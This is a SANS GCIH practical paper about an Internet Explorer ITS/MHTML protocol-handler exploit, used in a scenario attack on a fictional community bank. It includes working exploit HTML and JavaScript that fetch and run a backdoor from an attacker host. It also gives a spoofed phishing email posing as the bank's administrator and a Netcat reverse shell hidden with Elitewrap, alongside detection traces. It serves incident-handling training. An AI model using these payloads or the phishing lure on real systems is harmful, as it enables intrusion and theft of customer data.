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Robbing the Bank with ITS/MHTML Protocol Handler

GIAC Certified Incident Handling Analyst (GCIH)
Practical Assignment – Version 3.0

SANS NS2003 – New Orleans

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Abstract

The intent of this paper is to partially fulfill the requirements of GCIH certification and to give the reader a clearer understanding of the ITS/MHTML Protocol Handler vulnerability. This paper will explain the exploit using a customized version. It will also cover using Shadow Mailer 1.2 along with using Symantec Ghost to create a sector-by-sector backup of a hard disk.

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Statement of Purpose

In this scenario a mid-sized Community Bank, XYZ Community Bank is attacked by a disgruntled customer. This customer is disgruntled because of a recent change in Internet Banking providers. The customer is upset about the loss of functionality in the new Internet Banking. He believes the Bank has not listened to his complaints and is going to take matters into his own hands. The attacker decides that if he can steal customer information from the Bank and release this information to the local newspapers, he will destroy the reputation of the Bank.

XYZ Community Bank is a typical community Bank which prides itself on customer service. Each employee is taught to be helpful to customers and to go the extra mile that might be difficult for a larger Bank to provide. XYZ Community Bank services a trusting community. This will work to the attackers' advantage in his attempts to social engineer information.

The attacker's plan is to obtain employee contact information and vender information from the XYZ Community Bank's website. Then use this information to social engineer the name and contact information of the computer systems administrator. The attacker will then email employee's a spoofed e-mail message as if it were coming from the computer systems administrator.

This HTML email will contain a message to the employee telling them to click on the link to the new support website. When the employee clicks on the link Internet Explorer opens the fake support website and the exploit is run. The exploit will run a backdoor executable which will send the command prompt of the employee's computer system to the attacker.

The Exploit(s)

This exploit has several files that together make up the exploit of ITS/MHTML Protocol Handler. Support.html is the HTML email message that will be sent to the victim's email address. Index.html is the attacker's code containing the fake support website and the first part of the exploit code. EXPLOIT.CHM is the compressed help file that contains exploit.htm. Exploit.exe is the backdoor payload.

The use of { } throughout the rest of this paper is just to separate out the code, link, variable, or command. It is not part of the code, link, variable, or command.

Name

Exploit: **support.html, index.html, EXPLOIT.CHM, exploit.htm, and exploit.exe¹**

Vulnerability: **ITS/MHTML Protocol Handler**

BUGTRAQ: BID: 9658

LINK: <http://www.securityfocus.com/bid/9658/info>

CVE: CAN-2004-0380

LINK: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380>

CERT: VU#323070

LINK: <http://www.kb.cert.org/vuls/id/323070>

CERT: TA04-099A

LINK: <http://www.us-cert.gov/cas/techalerts/TA04-099A.html>

MS-Bulletin: MS04-013

LINK: <http://www.microsoft.com/technet/security/bulletin/ms04-013.msp>

Operating System(s)

Microsoft Windows 2003 Server
Microsoft Windows XP SP1
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Professional SP4
Windows NT Server 4.0 SP6a
Windows NT Workstation 4.0 SP6a
Microsoft Windows ME
Microsoft Windows 98

Microsoft Windows 98 SE
Microsoft Windows 95

Protocols/Services/Applications

Applications:

Microsoft Internet Explorer 5.0.1 SP4
Microsoft Internet Explorer 5.0.1 SP3
Microsoft Internet Explorer 5.0.1 SP2
Microsoft Internet Explorer 5.0.1 SP1
Microsoft Internet Explorer 5.0.1
Microsoft Internet Explorer 5.5 SP2
Microsoft Internet Explorer 5.5 SP1
Microsoft Internet Explorer 5.5 preview
Microsoft Internet Explorer 5.5
Microsoft Internet Explorer 6.0 SP1
Microsoft Internet Explorer 6.0

Variants

CHM_PSYME.Y (Trend Micro)²
Bloodhound.Exploit.6 (Symantec)³
JS/Zna-A (SOPHOS)⁴
Troj/Psyme-R (SOPHOS)⁵

These variants listed above all contain the ITS/MHTML Protocol Handler exploit with different payloads.

Description

The above listed operating systems and applications are vulnerable to the ITS/MHTML Protocol Handler vulnerability which is necessary for this exploit to work. Don't think you're not vulnerable because you don't use Internet Explorer. Internet Explorer just needs to be on your system and since Internet Explorer is on virtually all Windows based systems you're potentially vulnerable.

If you believe that Internet Explorer is part of the Windows operating system rather than an application, then this is more of an operating system exploit than an application exploit. Any program that uses the web browser active X control or Internet Explorer HTML rendering engine MSHTML may be affected.

CHM

Compressed Help Files (CHM) is files used in the Microsoft HTML Help system which is the standard help system on the Windows platform. CHM files can be created with the Microsoft HTML Help Workshop. These files can contain HTML, graphics, etc. Normally these files are accessed when a user needs help with an application. The help files are displayed using the Help Viewer application which uses Internet Explorer components to display the content.⁶

ITS

InfoTech Storage Format (ITS) is the storage format used in CHM files or compressed help files. Internet Explorer can use several ITS protocol handlers, ms-its, ms-itss, its, and mk:@MSITStore to access components inside CHM files.

Example Code:

```
ms-its:http://www.example.com/path/compiledhelpfile.chm:/htmlfile.htm
```

This example URL would access HTML file {htmlfile.htm} within the CHM file {compiledhelpfile.chm}.⁷

MHTML

MIME Encapsulation of Aggregate HTML Documents (MHTML) provides a way to send a MIME email message that includes components of an HTML document such as images, scripts, HTML, etc. This allows the HTML email document not to have to access components across the Internet in order to build the complete document.⁸

The vulnerability exists when referencing a unavailable MHTML file with an alternate location specified for a CHM file using the ITS and MHTML protocols Internet Explorer incorrectly processes the CHM file in the same domain as the unavailable MHTML file domain. Hmmm that clears it up right? Let's break it down.

Example Code:

```
ms-its:mhtml:file://c:\nosuchfile.mht!http://www.evil.net/EXPLOIT.CHM:/exploit.htm
```

In this example code it will look for the non-existent MHTML file:

```
{file://c:\nosuchfile.mht}
```

And not find it. It will then look to the alternate location:

```
{http://www.evil.net/EXPLOIT.CHM:/exploit.htm}.
```


Here it will execute {exploit.htm} found within {EXPLOIT.CHM} in the local machine zone since {file://c:\nosuchfile.mht} would be in the local machine zone rather than the correct domain {evil.net}. **This would violate the cross domain security model which allows this exploit work.**

Example Code:

```
ms-its:mhtml:file://c:\path\mhtmlfile.mht
```

This code would access the MHTML file {c:\path\mhtmlfile.mht}.

This exploit is using the cross site security domain violation to execute HTML, scripts, and programs in the local machine zone. Index.html is a fake support website that contains the malicious code to call exploit.htm within EXPLOIT.CHM that downloads exploit.exe backdoor and executes it. **Fig. A** is the malicious part of the code contained in index.html.

Fig. A

```
<!-- EXPLOIT CODE BEGIN... -->

<textarea id="code" style="display:none;">
<object data="&#109;s-its:mhtml:file://c:\foo.mht!http://www.acme.net/EXPLOIT.CHM::/exploit.htm" type="text/x-scriptlet"></object>
</textarea>

<script language="javascript">
    document.write(code.value.replace(/\${PATH}/g,location.href.substring(0,location.href.indexOf('exploit.htm'))));
</script>

<!-- EXPLOIT CODE END... -->
```

The malicious code in **Fig. A** starts out creating a hidden browser text window to load exploit.htm. After the {object data=} you will notice {m}. This is just an HTML encoded way of saying the letter (m). The browser will interpret {m} as an (m). This is an example of how to possibly avoid detection by some anti-virus and IDS systems. The rest of the object data line is exactly as discussed earlier. The file {c:\foo.mht} will not be found so it will then process the alternate site:

<http://www.acme.net/EXPLOIT.CHM::/exploit.htm>

Fig. B

```
<script language="javascript">
  wmpplayerpath = "C:\\Program Files\\Windows Media Player\\wmpplayer.exe"

  function getPath(url) {
    start = url.indexOf('http:')
    end = url.indexOf('EXPLOIT.CHM')
    return url.substring(start, end);
  }

  payloadURL = getPath(location.href)+'exploit.exe';

  var x = new ActiveXObject("Microsoft.XMLHTTP");
  x.Open("GET",payloadURL,0);
  x.Send();

  var s = new ActiveXObject("ADODB.Stream");
  s.Mode = 3;
  s.Type = 1;
  s.Open();
  s.Write(x.responseBody);
  s.SaveToFile(wmpplayerpath,2);
  location.href = "mms://";
</script>
```

Fig. B contains the malicious code of exploit.htm. Exploit.htm is contained within the compressed help file EXPLOIT.CHM. Exploit.htm contains javascript, XML Document Object Model HttpRequest and ActiveX Data Objects Stream to download exploit.exe from <http://www.acme.net> and overwrite wmpplayer.exe on the victim's hard drive.

First we set variable {wmpplayerpath} to the location of wmpplayer.exe on the victim's hard drive. Next we define a function called {getPath} that will be used to manipulate the URL for downloading the exploit.exe file from www.acme.net. Now we set the variable payloadURL to the location of exploit.exe on www.acme.net using the {getPath} function. The {getPath} function is sent the value of {location.href} which is:

<http://www.acme.net/EXPLOIT.CHM::exploit.htm>.

The {getPath} function determines the start position of the (h) in (http) and the end position of (E) in (EXPLOIT.CHM). It then passes this part of the string <http://www.acme.net/> and adds exploit.exe to the end giving {payloadURL} the value of <http://www.acme.net/exploit.exe>.

XML Document Object Model HttpRequest or DOM HttpRequest is a programming interface for XML documents. DOM HttpRequest provides a way to get and send XML documents from a web server. In this case we are going to use it to get exploit.exe from www.acme.net. First we setup DOM HttpRequest by defining a variable {x} to receive the binary file exploit.exe. Then we tell DOM HttpRequest to get exploit.exe using {x.Open("GET",payloadURL,0)} and {x.Send()}.

ActiveX Data Objects Stream or ADO Streams will be used to take the value of {x} which is exploit.exe and overwrite wmpayer.exe on the victim's hard drive. First we setup ADO Streams by defining a variable {s} to receive exploit.exe and write to the victim's hard drive. {s.Mode = 3} sets the permissions to read/write. {s.Type = 1} sets it to binary data. {s.Open} opens the stream. {s.Write} writes binary data to the binary streams object {s}. {s.SaveToFile} saves the binary contents of a stream object to wmpayer.exe of the victim's hard drive.

Now we return to index.html. In **Fig. A** you will see a javascript section. This javascript will execute Windows Media Player by calling an {mms://} reference. This of course will cause Internet Explorer to execute wmpayer.exe which is the exploit.exe backdoor program. This will give the attacker access to the victim's command prompt possibly even if the system is behind a firewall. The backdoor program exploit.exe shovels the shell using TCP port 80 which is the same port http protocol uses for web surfing traffic. Unless the firewall is blocking TCP port 80 outgoing, the backdoor should succeed.

To get this all started, support.html will be sent as an anonymous email to the victim. **Fig. C** shows the code of support.html. The key to this email will be to gain the victim's trust. They will have to click on the link. In the stages of attack section, you will see how we get the information to make this email look more trusting to the victim.

Fig. C

```
<html>
<head><title>Check it Out</title></head>

<body>
<h1>
<p align="center">Check it Out
</h1>

<a href="http://www.acme.net">New Support Website</a>

<p align="left">We have a new Support Website I'd like you to check out.<br>
Please click on the link (New Support Website) to visit the new Support Website.<br>
This site will become more important with added features in the future.<br>

<p align="left">Peter Parker<br>
Computer Systems Administrator<br>
XYZ Community Bank of Anytown<br>
123 Street<br>
Anytown, XX. 55555<br>
(555)555-1234<br>
peter.parker@xyzzbank.com<br>

</body>
</html>
```

Signatures of the attack

Traces on the system might be the email message if it's downloaded to the system. Otherwise traces of the email message would exist on the email server if it was not deleted.

If the victim clicks on the link then Internet Explorer would have opened the website. This might still be in the history or cache (Temporary Internet Files) of the browser depending on the settings of the browser.

Another trace on the system would be a non-functioning Microsoft Windows Media Player, `wmplayer.exe` with a file size of 67,153 bytes. If the victim tried running Microsoft Media Player it would not run as expected and the backdoor would be initiated. If the connections are being monitored at the time `wmplayer.exe` is run there would be an attempt to connect to the attackers system that could be detected.

`Wmplayer.exe` also known as `exploit.exe` is an executable file that has been wrapped with a file wrapper called `Elitewrap 1.04`⁹. This program allows you to combine files like executables, batch files, and text. It also allows you to give parameters to the executables. For example, `exploit.exe` was created using the `Netcat`¹⁰ Windows executable with parameters `{-d 555.555.555.555 80 -e cmd.exe}`. `Elitewrap 1.04` also allows you to create compiling scripts. **Fig. D** shows the `Elitewrap` script `exploit.ews` which was used to create `exploit.exe`. **Fig. E** shows the command output from the `Elitewrap 1.04` during the creation of `exploit.exe`.

Fig. D

```
exploit.exe
y
nc.exe
3
-d 555.555.555.555 80 -e cmd.exe
```

Fig. E

```
C:\junk\gcih\exploit-its\trojan-its>elitewrap exploit.ews
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap

Stub size: 7712 bytes
Using script file: exploit.ews

Enter name of output file: exploit.exe
Perform CRC-32 checking? [y/n]: y
Enter package file #1: nc.exe
Enter operation: 3
Enter command line: -d 555.555.555.555 80 -e cmd.exe
Enter package file #2:
All done :)

C:\junk\gcih\exploit-its\trojan-its>_
```

The script in **Fig. D** first tells `Elitewrap` what the compiled file name will be, `exploit.exe`. Next `Elitewrap` wants to know if you want to perform CRC-32 checking.

CRC-32 checking prevents an end user from running a damaged copy or incomplete download of the compiled file. A (y) indicates we do want CRC-32 checking where as a (n) would indicate we do not want CRC-32 checking. Now Elitewrap wants the name of the first file to be packaged. We are packaging Netcat (nc.exe), as the file we want to package. A (3) on the next line will pack and execute the file hidden asynchronously. This means that when exploit.exe is executed nc.exe will be executed hidden to the victim. **Fig. F** shows all the possible values 1 through 9. We will give nc.exe parameters {-d 555.555.555.555 80 -e cmd.exe}. When nc.exe is executed with these parameters it will detach from console, connect to IP address 555.555.555.555 on TCP port 80 and send the command prompt.

Fig. F

Operations:

- 1 - Pack only
- 2 - Pack and execute, visible, asynchronously
- 3 - Pack and execute, hidden, asynchronously
- 4 - Pack and execute, visible, synchronously
- 5 - Pack and execute, hidden, synchronously
- 6 - Execute only, visible, asynchronously
- 7 - Execute only, hidden, asynchronously
- 8 - Execute only, visible, synchronously
- 9 - Execute only, hidden, synchronously

In the Keeping Access section there is a technique using the Windows Scheduler Service {AT} command. This technique can be detected by issuing an {AT} command at the command prompt of the victim's system. It would display all the scheduled tasks. The task that executes {BAT-NC-S.BAT} would be the attacker's backdoor schedule.

There would be a hidden directory in {c:\program files\x} that contains all the attacker's downloaded tools.

Fig. G shows the interesting results of running strings¹¹ on wmpayer.exe. The interesting strings found in the output are {eLiTeWrap v1.04}, {nc.exe}, and {-d 555.555.555.555 80 -e cmd.exe}. This is interesting because it gives us a hint as to what wmpayer.exe might be doing. If this strings output were compared with a known good version of wmpayer.exe it would show differences that should not exist.

Fig. G

```
Strings v2.1
Copyright (C) 1999-2003 Mark Russinovich
Systems Internals - www.sysinternals.com

SVW
~%)
@_^[
%(Q@
%,Q@
%0Q@
%4Q@
%8Q@
%<Q@
%@Q@
%DQ@
%HQ@
%TQ@
%`Q@
%dQ@
%hQ@
%iQ@
%pQ@
%tQ@
%xQ@
%|Q@
eW_
Error #%d reading package!
%[^
eLiTeWrap V1.04
CRC-32 check failed! File is incomplete, damaged, or has been tampered with. If you downloaded the file, try downloading it again
from another site.
GetCommandLineA
GetModuleHandleA
GetTempFileNameA
GetTempPathA
CreateDirectoryA
RemoveDirectoryA
RtlUnwind
WaitForSingleObject
CreateProcessA
MessageBoxA
_closeall
```

Fig. G (continued on next page)

Fig. G (continued)

```
30ww
33?
030
33333333
wwwwwwwwwwww
nc.exe
-d 555.555.555.555 80 -e cmd.exe
!This program cannot be run in DOS mode.
.text
.rdata
@.data
.idata
SVW
D$.QSVh
T$ S
D$$
\$(
\$.R
u9SSSSSj
PhT
_ ^[
PSVh
uDSSSSSj
PhT
_ ^[
D$
D$
L$$
SPj
T$4
tYHtCHSt*SSSSj
Ph0
=H"A
_ ^[
SUVW3
_ ^[[
D$(
I$,
D$0
-H"A
u&j
RSP
```

Something to keep in mind is that I chose to create my payload for the ITS/MHTML Protocol Handler exploit using Netcat¹² and Elitewrap¹³ tools. This method lends itself to detection. You may not encounter as simple of a payload? Netcat could be renamed and customized or another backdoor program could be used that is less common. A file wrapper might not be used, a custom program maybe written by the attacker. Keep in mind the concepts rather than the specific tools for the payload. Netcat is being used to send the shell from the victim's system out TCP port 80 (http protocol port), because I expect the victim to be behind a firewall. The firewall is probably allowing the user to surf the internet out TCP port 80. If this is the case then the backdoor should be allowed to originate from the victims system to the attackers system. Another note, an attacker most likely will not be nice enough to send this connection directly to his system. He would want to at least relay this connection through several systems, preferably outside the victim's country to make tracking more difficult.

Since the backdoor creates a connection to the attackers system, running TCPView¹⁴ during this connection would provide another trace of this exploit. **Fig. F** shows TCPView output of the established connection to the attacker's system.

Fig. F

IEXPLORE.EXE:1368	UDP	127.0.0.1:1039	*.*	
inetinfo.exe:1032	TCP	0.0.0.0:21	0.0.0.0:0	LISTENING
inetinfo.exe:1032	TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
inetinfo.exe:1032	TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
inetinfo.exe:1032	TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING
inetinfo.exe:1032	TCP	0.0.0.0:8613	0.0.0.0:0	LISTENING
inetinfo.exe:1032	UDP	0.0.0.0:3456	*.*	
LSASS.EXE:248	UDP	192.168.2.82:500	*.*	
LSASS.EXE:248	UDP	192.168.2.2:500	*.*	
msdtc.exe:504	TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
msdtc.exe:504	TCP	0.0.0.0:3372	0.0.0.0:0	LISTENING
mstask.exe:772	TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING
nc.exe:820	TCP	0.0.0.0:1045	0.0.0.0:0	LISTENING
nc.exe:820	TCP	192.168.2.82:1045	555.555.555.555:80	ESTABLISHED
SERVICES.EXE:236	UDP	0.0.0.0:1027	*.*	
SNMP.EXE:836	UDP	0.0.0.0:161	*.*	
svchost.exe:436	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
svchost.exe:436	UDP	0.0.0.0:135	*.*	
System:8	TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
System:8	TCP	0.0.0.0:1029	0.0.0.0:0	LISTENING
System:8	TCP	192.168.2.82:139	0.0.0.0:0	LISTENING
System:8	TCP	192.168.2.2:139	0.0.0.0:0	LISTENING
System:8	UDP	0.0.0.0:445	*.*	
System:8	UDP	192.168.2.82:137	*.*	
System:8	UDP	192.168.2.82:138	*.*	
System:8	UDP	192.168.2.2:137	*.*	
System:8	UDP	192.168.2.2:138	*.*	

There is not a good signature to create an IDS rule. Packet filters will be fooled by the backdoor connection on TCP port 80, but a proxy firewall should detect the lack of an appropriate application layer protocol for http traffic and should drop the traffic since it's not really http traffic.

The Platforms/Environments

Victim's Platform

The victim's platform is running Microsoft Windows 2000 Professional service pack 4 operating system on an x86 based desktop computer. The Internet browser used is Microsoft Internet Explorer 6 service pack 1. The victim's email client is Novell GroupWise 6.

Source Network

The source network for the attack is the attacker's home network. The home network is an Ethernet base network running on a Linksys wireless-G WRT54G router/switch firmware v1.02.1. The Linksys router's Internet port is connected to the Internet service providers DSL modem. The Linksys router is doing NAT or network address translation, so port-forwarding had to be configured to forward TCP port 80 (Netcat) and UDP port 69 (TFTP) incoming traffic to the attacker's laptop IP address. Port forwarding on this Linksys device is done through the web interface, by clicking on the advanced tab and then on the port-forwarding tab. The laptop the attacker is using is a Dell Inspiron 5150 running Microsoft Windows XP service pack 1. **Fig. G** shows the attackers network diagram.

Target Network

The target network is XYZ Community Bank network. They are connected to the Internet by a SDSL modem. The SDSL modem is connected to a Cisco Pix 520 firewall running version 6.2(2). The configuration on the Pix does not allow any incoming connections from unknown IP addresses, but does allow any outgoing traffic on any port. The Internet connection is mainly used for http web traffic. The Pix is connected to a Cisco Catalyst 3548XL switch. The Catalyst switch has a basic switch configuration with one VLAN. **Fig. H** shows the target network diagram.

Network Diagrams

Fig. G





Fig. H



Stages of the Attack

Setting the stage


Just in case you forgot, our attacker is a disgruntled customer of XYZ Community Bank. He has chosen to turn to the dark side and is going to attempt to steal customer information from XYZ Community Bank that he will then give to the local newspaper to destroy the reputation of the Bank. The attacker plans on doing this by first obtaining Bank contact information and employee e-mail addresses. The attacker is also looking for information about technology vendors XYZ Community Bank is using. This information will then be used to place a phone call to the Bank and social engineer the computer system administrator's name, phone number, and email address.

Next the attacker will use the information about the computer system administrator to create an email message with the support.html code, pretending to be from the computer systems administrator. This email message will be sent to employee email addresses that have been discovered on the Bank's website. Once an employee opens the email message and clicks on the link to the support website the attacker will be given access to that employee's computer. Then the attacker will keep access to this system by configuring the backdoor to run at a scheduled time. Once this is done the attacker can download more tools to aid in his search for customer information and systems to exploit.

1. Reconnaissance

The attacker's reconnaissance will consist of a simple Google¹⁵ search, www.google.com, for XYZ Community Bank of Anytown. **Fig. I** shows the entry to the Google search engine.

